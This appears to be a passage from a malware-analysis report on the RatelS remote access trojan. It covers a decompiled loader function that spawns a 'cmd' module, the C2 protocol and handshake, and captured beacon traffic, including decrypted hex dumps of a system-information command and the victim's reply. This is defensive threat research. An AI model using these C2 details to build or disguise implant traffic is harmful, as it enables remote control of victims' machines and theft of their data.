2. Decrypt a payload and load a module

3. Call the *fmain* function of the loaded module

RatelS (“other” module embedded in RatelS)

```
__int64 __fastcall fmain(__int64 a1, int a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAN

  if ( a2 )
  {
    if ( a2 == 1 )
    {
      if ( !qword_18001BC20 )
      {
        ProcessHeap = GetProcessHeap();
        qword_18001BC20 = HeapAlloc(ProcessHeap, 0, 1ui64);
      }
      v5 = sub_180001060();
      return (*v5)(a1, 3i64, sub_180001140, "cmd");
    }
    else
    {
      return 1i64;
```

fmain function


cmd module

C2 Communications

- The protocol is TCP, TLS, HTTP or HTTPS
- The communication data consists of a 5-byte header and a variable-length body


Header (5 bytes) + **Body (Variable length)**

- The communication flow is as follows:
  1. RatelS and C2 server communicate with each other to verify their authenticity
  2. If successful, RatelS begins to receive and respond to C2 commands




C2 Communication flow (Reverse Mode)

Traffic Example (1/2)



```
.........
83B0D1886D3B5F68A388E88D9B48B3ED2F300DEA1852D0ECEFD6D456417B9459B2E904491038
1917BCA60477F9FE3A700B246A2C7997B886F7DB3791368B8E35701876859A69B33FED757AD9
88060877FE5FC32E83B7C1371A92B3A59199390F4E5B90AE35D8A3058510983A34BEBA32AECC
32D2285D634287E7A5BBFB92944E8DAB252FC3B09684CB8CB4E4E6B2B9C708188AECC68B3EFE
42583BE5FF8F8ABFEE6446BCD4262C508F37BD14F08CC0B2CDCA51ECAEA44101F225F1884223
D0E2D171BA67375F34E7E733289618C8C688CB8D382654877507047 4DFFC96092585AA260367
CBA0331DBD2F8BFA722CAEFCFD12E394C2A4C086CEF7E21AD35AC3B7.010001......U.}..WS
.y......q...i.......7..v.t.u........Z.
_[q...^...)E.....E.P.{:m..0.d-..Z'Nf5
..kB.v....T.pK..
..f......(
.f:_n]......J...^a[..{KJ.N..$.U..............j..N..F.-.....
$..e76D..>..s.F....P/....}..&n.{.~.QM}.o....IZ..[....
9._.Q........WiV}.4..1U.|..(..C......0{.M}......w..'<I........0{.......
0{.M}......w..'=I.........0{.M}..H...w..'=I...^.....O.yN..!..%C....}$...X{.).
8.......k...F..G...C..Wy?...#5.VRf......@D..5.$Et..s.....2Z..<.x.........
0{.M}......w..'>I.........0{.M}......w..'>I........D..?t..o..t......
0{.M}..."..w..'?I.....0....<..;.......TI.~....d.  ....`.rHEO-..t..L?B...
3.o"dg.^.0.
....&.M...).:...~..a.fK7T2&L..%...P.$..@..."...&...{..
}.m.AZ>(N.Sk.1.S#...<7)..B.S@_....a{...07..!...6.G....^.g....0p.j.yU.I.U.KH.
92...4...."L.....s...O'r9.}.h.          #..f.p.....)..9.....$..&.i..\.
(pZ.#7.>&...pK.k![...t
.....j......[|....."..d.8..p`).N .........IK.
.A.\..t.Q751..".o..(b2.#s*\7i......mJx .d=w..v@....{...1../.#...
1}.M.n..@'.....#..af.0f.
<.F...E....#R..T3
...*...+,.._..B..Q.Y.8(.@..<.6Tj..:...
8..Xh..oM....1.#w.....`Fo..s.....&[...?cln.|d\}.....#+....hm=...
+#...._p.P......&..4Nq....Y....k.R...0G...B.:/7..1w.r.[.>.7
.j.x......
...O?$.h.... V5I=.1O>..Za..G.'"+@.f.{.
```


TCP



```
POST /login.asp?id=44 HTTP/1.1
Host: 192.168.12.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept: */*
Content-Length: 8
Content-Type: text/html
Connection: Keep-Alive
Cache: no-cache
Accept-Language: en-US

........HTTP/1.1 200 OK
Accept-Ranges: bytes
Content-Length: 537
Content-Type: text/html
Connection: Keep-Alive
Cache: no-cache
Server: nginx 1.10.3

.................C9D783FA16F7259861206CEBA36A5B150B0C1B5AE07F6B69E269B3136A5
E76D798A8D2156211237A5CAEB8C87D9D0B7FE92189B1B6446DB6B1A49D8B6FD28E75F0A8ABD
377CF2FA32C2D492EF7471F3A4A2648B56FCC7F50A7FBB884635C750B9CA52C651FF88C0ED40
4E2D072492FCE90AF019B5D21629D884219C2A15F256CFF935EF7612F6B241C34A01C6C051D7
74BA73154B09E2D0FDD3D7D19BF157A4826A2FE7BF4DD7B37D1B1ACA9647BA0FD117BC8E45ED
6A9F226B4C4980486386C6700A31B3E340F955AD72CC0909FF549CC971A8F25C36039DD70AFD
D8EE5B06AA623DE295C628A05DB61CCDABB56EB53AF272ACA31BCF9B9B70F65ECDB39AA97.01
0001.POST /login.asp?id=44 HTTP/1.1
Host: 192.168.12.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept: */*
Content-Length: 8
Content-Type: text/html
```

HTTP

Traffic Example (2/2)



Header (5 bytes)

+

Body
(Variable length)

```
010c020000
0102070038334230443138383644334235463638413338384538384439423438423345443246333030444541313835
3244304543454644364434353634313742393435394232453930343439313033383139313742434136303437374639
4645334137303042323436413243373939374238383646374442333739313336384238453335373031383736383539
4136394233334645443735374144393838303630383737464535464333324538334237433133373141393242334135
3931393933393046344535423930414533354438413330353835313039383341333442454241333241454343333244
3232383544363334323837453741354242464239323934344538444142323532464333423039363834434238434234
4534453642324239433730383138384145434336384233454645343235383342453546463846384142464545363434
3642434434323632433530384633374244313446303843433042324344434135314543414541343431303146323235
4631383834323233443045324431373142413637333735463334453745373333323839363138433843363838434238
4433383236353438373735303730343734444646433936303932353835414132363033363743424130333331444244
3246384246413732324341454643464431324533393443324134433038364345463745323141443335414333423700
30313030303100
0200010000
559c7da2115753c67999e587acc2ce71e29ac9691d1703f8f9a6b537b103768974f8752ed18814de17fb1a5af80d5f
5b71c516ad5eed8aac2945929be28e9945b150a57b3a6de90c3082642d10d95a274e66350aaa2e6b42da760783d6e0
54e1704bbf900a98e56685bb1bcbab19280df4663a5f6e5d9fd0c9f089a84accef975e615bb8aa7b4b4a884ebd0724
e05594f01e9eabdf1dafe39ccea08df16a08be4edceb46fe2dcbc3d993c42492906537364481 8f3e19af73c646c7e6
8208502fe919c8947daebb266ee27bb67ead514d7dc86ffee7be0b495abacb5b05a4fbb70d39945fc151d3d6e0dc12
e5ed8d5769567da7349e976c55807cef82288a9f43031400000086307b8a4d7dd0d9128acc1377adc0273c4913d403
0400000086307b8a
0314000000
86307b8a4d7dd0d9168acc1377adc0273d4913d4
0314000000
86307b8a4d7dd0d9488acc1377adc0273d4913d4035e000000b1064fba794ee2ec2183fb25439df4140e7d24ddfba4
587be729d83818f19706edb58b6b96b29346b7c74716bba943121f57793f851be82335bd565266cabc8b10b3b14044
c6bf3504244574868e73d69095d9ae325aabc43c1778a1fd0e
⋮
```


Step1

Step 2

TCP (**Hexadecimal**)

Decryption of Traffic

- Command ID and response are revealed by decrypting the C2 traffic with a hard-coded key



```
0314000000
86307b8a4d7dd0d9168acc1377adc0273d4913d4
0314000000
86307b8a4d7dd0d9488acc1377adc0273d4913d4035e000000b1064fba794ee2ec2183fb25439df4140e7d24ddfba4
587be729d83818f19706edb58b6b96b29346b7c74716bba943121f57793f851be82335bd565266cabc8b10b3b14044
c6bf3504244574868e73d69095d9ae325aabc43c1778a1fd0e
```

Step 2
(C2 activity)

Received Data (C2 Command)

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000010   01 01 00 00                                      ....
```

Command ID (0x101: Get system information)

Sent Data (Response)


```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   37 36 34 30 34 33 32 35 37 09 37 36 34 30 34 33  764043257.764043
00000010   32 35 37 09 44 45 53 4B 54 4F 50 2D 47 30 51 48  257.DESKTOP-G0QH
00000020   4B 41 39 09 31 39 32 2E 31 36 38 2E 31 32 2E 32  KA9.192.168.12.2
00000030   30 2C 09 53 59 53 54 45 4D 09 36 38 36 34 09 57  0,.SYSTEM.6864.W
00000040   69 6E 64 6F 77 73 20 31 30 20 50 72 6F 28 78 36  indows 10 Pro(x6
00000050   34 29 09 77 69 6E 64 6F 77 73 09 78 36 34        4).windows.x64
```

Response (System information)

RC4 Encryption and Hard-Coded Keys

- RatelS has **three RC4 keys**, each key is used to encrypt different data
- The key required to decrypt the RatelS configuration file is **not hard-coded**

